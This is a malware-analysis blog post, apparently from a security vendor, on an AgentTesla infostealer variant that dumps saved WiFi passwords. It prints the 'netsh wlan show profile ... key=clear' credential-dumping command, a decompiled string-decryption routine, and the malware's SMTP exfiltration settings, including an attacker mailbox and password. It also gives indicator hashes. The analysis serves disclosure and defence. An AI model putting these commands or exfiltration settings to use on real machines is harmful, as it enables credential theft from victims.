New AgentTesla variant steals WiFi credentials

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AgentTesla is a .Net-based infostealer that has the capability to steal data from different applications on victim machines, such as browsers, FTP clients, and file downloaders. The actor behind this malware is constantly maintaining it by adding new modules. One of the new modules that has been added to this malware is the capability to steal WiFi profiles.

AgentTesla was first seen in 2014, and has been frequently used by cybercriminals in various malicious campaigns since. During the months of March and April 2020, it was actively distributed through spam campaigns in different formats, such as ZIP, CAB, MSI, IMG files, and Office documents.

Newer variants of AgentTesla seen in the wild have the capability to collect information about a victim's WiFi profile, possibly to use it as a way to spread onto other machines. In this blog, we review how this new feature works.

Technical analysis

The variant we analyzed was written in .Net. It has an executable embedded as an image resource, which is extracted and executed at run-time (Figure 1).




Figure 1. Extract and execute the payload.

This executable (ReZer0V2) also has a resource that is encrypted. After doing several anti-debugging, anti-sandboxing, and anti-virtualization checks, the executable decrypts and injects the content of the resource into itself (Figure 2).




Figure 2. Decrypt and execute the payload.

The second payload (owEKjMRYkIfjPazjphIDdRoPePVNoulgd) is the main component of AgentTesla that steals credentials from browsers, FTP clients, wireless profiles, and more (Figure 3). The sample is heavily obfuscated to make the analysis more difficult for researchers.




Figure 3. Second payload

To collect wireless profile credentials, a new “netsh” process is created by passing “wlan show profile” as argument (Figure 4). Available WiFi names are then extracted by applying a regex: “All User Profile * : (?<profile>.*)”, on the stdout output of the process.




Figure 4 Creating netsh process

In the next step for each wireless profile, the following command is executed to extract the profile's credential: "netsh wlan show profile PRPFILENAME key=clear" (Figure 5).




Figure 5. Extract WiFi credentials

String encryption

All the strings used by the malware are encrypted and are decrypted by Rijndael symmetric encryption algorithm in the "<Module>.\u200E" function. This function receives a number as an input and generates three byte arrays containing input to be decrypted, key and IV (Figure 6).

```
    uint[] array3 = (uint[])u202E[num3];
    byte[] array4 = new byte[array3.Length * 4];
    Buffer.BlockCopy(array3, 0, array4, 0, array3.Length * 4);
    byte[] array5 = array4;
    int num10 = array5.Length - (num8 + num9);
    byte[] array6 = new byte[num10];
    Buffer.BlockCopy(array5, 0, array, 0, num8);
    Buffer.BlockCopy(array5, num8, array2, 0, num9);
    Buffer.BlockCopy(array5, num8 + num9, array6, 0, num10);
    return Encoding.UTF8.GetString(<Module>.\u206F(array6, array, array2));
    IL_1FD:
    return "";
}

// Token: 0x06000003 RID: 3 RVA: 0x00016B50 File Offset: 0x00014D50
internal static byte[] \u206F(byte[] A_0, byte[] A_1, byte[] A_2)
{
    Rijndael rijndael = Rijndael.Create();
    rijndael.Key = A_1;
    rijndael.IV = A_2;
    return rijndael.CreateDecryptor().TransformFinalBlock(A_0, 0, A_0.Length);
}
```

Figure 6. \u200E function snippet

For example, in Figure 5, “119216” is decrypted into “wlan show profile name=” and “119196” is decrypted into “key=clear”.

In addition to WiFi profiles, the executable collects extensive information about the system, including FTP clients, browsers, file downloaders, and machine info (username, computer name, OS name, CPU architecture, RAM) and adds them to a list (Figure 7).

Name	Value
list	Count = 0x00000003
[0]	{pxs}
aqg	"02lfckpvgbfj"
aqn	"IE/Edge"
aqo	null
aqu	"MicrosoftAccount:target=SSO_POP_Device"
aqh	"MicrosoftAccount:target=SSO_POP_Device"
aqk	null
psm	"02lfckpvgbfj"
pxm	"IE/Edge"
[1]	{pxs}
aqg	"_"
aqn	"Wi-Fi"
aqo	"Password"
aqu	[redacted]-Guest"
aqh	[redacted]-Guest"
aqk	"Password"
psm	"_"
pxm	"Wi-Fi"
[2]	{pxs}
aqg	"_"
aqn	"Wi-Fi"
aqo	"newpass"
aqu	[redacted]-Wireless"
aqh	[redacted]-Wireless"
aqk	"newpass"

Figure 7. List of collected info

Collected information forms the body section of a SMTP message in html format (Figure 8):

Time: 04/11/2020 13:23:36
User Name: [redacted]
Computer Name: DESKTOP-2C3IQHO
OSFullName: Microsoft Windows 10 Pro
CPU: Intel(R) Core(TM) i7-4710MQ CPU @ 2.50GHz
RAM: 2047.49 MB

URL:MicrosoftAccount:target=SSO_POP_Device
\r\nUsername: [redacted]
\r\nPassword: [redacted]
\r\nApplication:IE/Edge
\r\n

\r\nURL: [redacted]-Guest
\r\nUsername: [redacted]
\r\nPassword: [redacted]
\r\nApplication:Wi-Fi
\r\n

\r\nURL: [redacted]-Wireless
\r\nUsername: [redacted]
\r\nPassword: [redacted]
\r\nApplication:Wi-Fi
\r\n

Figure 8 Collected data

in html format in message body
Note: If the final list has less than three elements, it won't generate a SMTP message. If everything checks out, a message is finally sent via smtp.yandex.com, with SSL enabled (Figure 9):

```
Smtp username: boiistar@yandex.com
Smtp password: io419090
smtpclient.host: smtp.yandex.com
smtp.enablessl: true
smtp port: 587
to: boiistar@yandex.com
from: boiistar@yandex.com
email subject: "PW_REM/DESKTOP-2C3IQHO"
mailmessage.isBodyHtml = true
```

Figure 9. Build Smtp message

The following diagram shows the whole process explained above from extraction of first payload from the image resource to exfiltration of the stolen information over SMTP:





Figure 10. Process diagram

Popular stealer looking to expand

Since AgentTesla added the WiFi-stealing feature, we believe the threat actors may be considering using WiFi as a mechanism for spread, similar to what was observed with Emotet. Another possibility is using the WiFi profile to set the stage for future attacks.

Either way, Malwarebytes users were already protected from this new variant of AgentTesla through our real-time protection technology.



Indicators of compromise

AgentTesla samples:

```
91b711812867b39537a2cd81bb1ab10315ac321a1c68e316bf4fa84badbc09b
dd4a43b0b8a68db65b00fad99519539e2a05a3892f03b869d58ee15fdf5aa044
27939b70928b285655c863fa26efded96bface9db46f35ba39d2a1295424c07b
```

First payload:

```
249a503263717051d62a6d65a5040cf408517dd22f9021e5f8978a819b18063b
```

Second payload:

```
63393b114ebe2e18d888d982c5ee11563a193d9da3083d84a611384bc748b1b0
```